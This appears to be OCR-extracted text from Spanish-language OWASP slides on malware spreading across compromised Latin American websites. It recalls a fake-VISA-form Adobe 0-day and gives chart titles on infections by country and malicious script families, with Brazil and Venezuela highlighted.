
Recordando la noticia de que un exploit 0-day salteaba la nueva protección de Adobe a través de un formulario falso de VISA para Turquía de hace algunas semanas atrás, podíamos observar como se explotaba una vulnerabilidad a través de Ingeniería Social. Particularmente el caso estudiado no era tan cercano a la región, ya sea por la distancia como por la eventual cantidad de solicitantes de la visa para viajar a este país bicontinental. No obstante, de acuerdo a un análisis realizado con información de lo que va corrido de marzo de **sitios web vulnerados con dominio latinoamericano da cuenta que este malware ya alcanza a la región**, como se puede observar la tasa de infección en el gráfico a continuación:



Lo que nos dicen los datos…


Reportes de URLs afectadas

OWASP
The Open Web Application Security Project




Brasil es el país con más detecciones.

Objetivos de las URLs afectadas




Objetivos de las URLs en Venezuela

OWASP
The Open Web Application Security Project




JavaScript maliciosos por Familia




JavaScript maliciosos por Familia en Venezuela


OWASP
The Open Web Application Security Project



HTML maliciosos por Familia en Venezuela

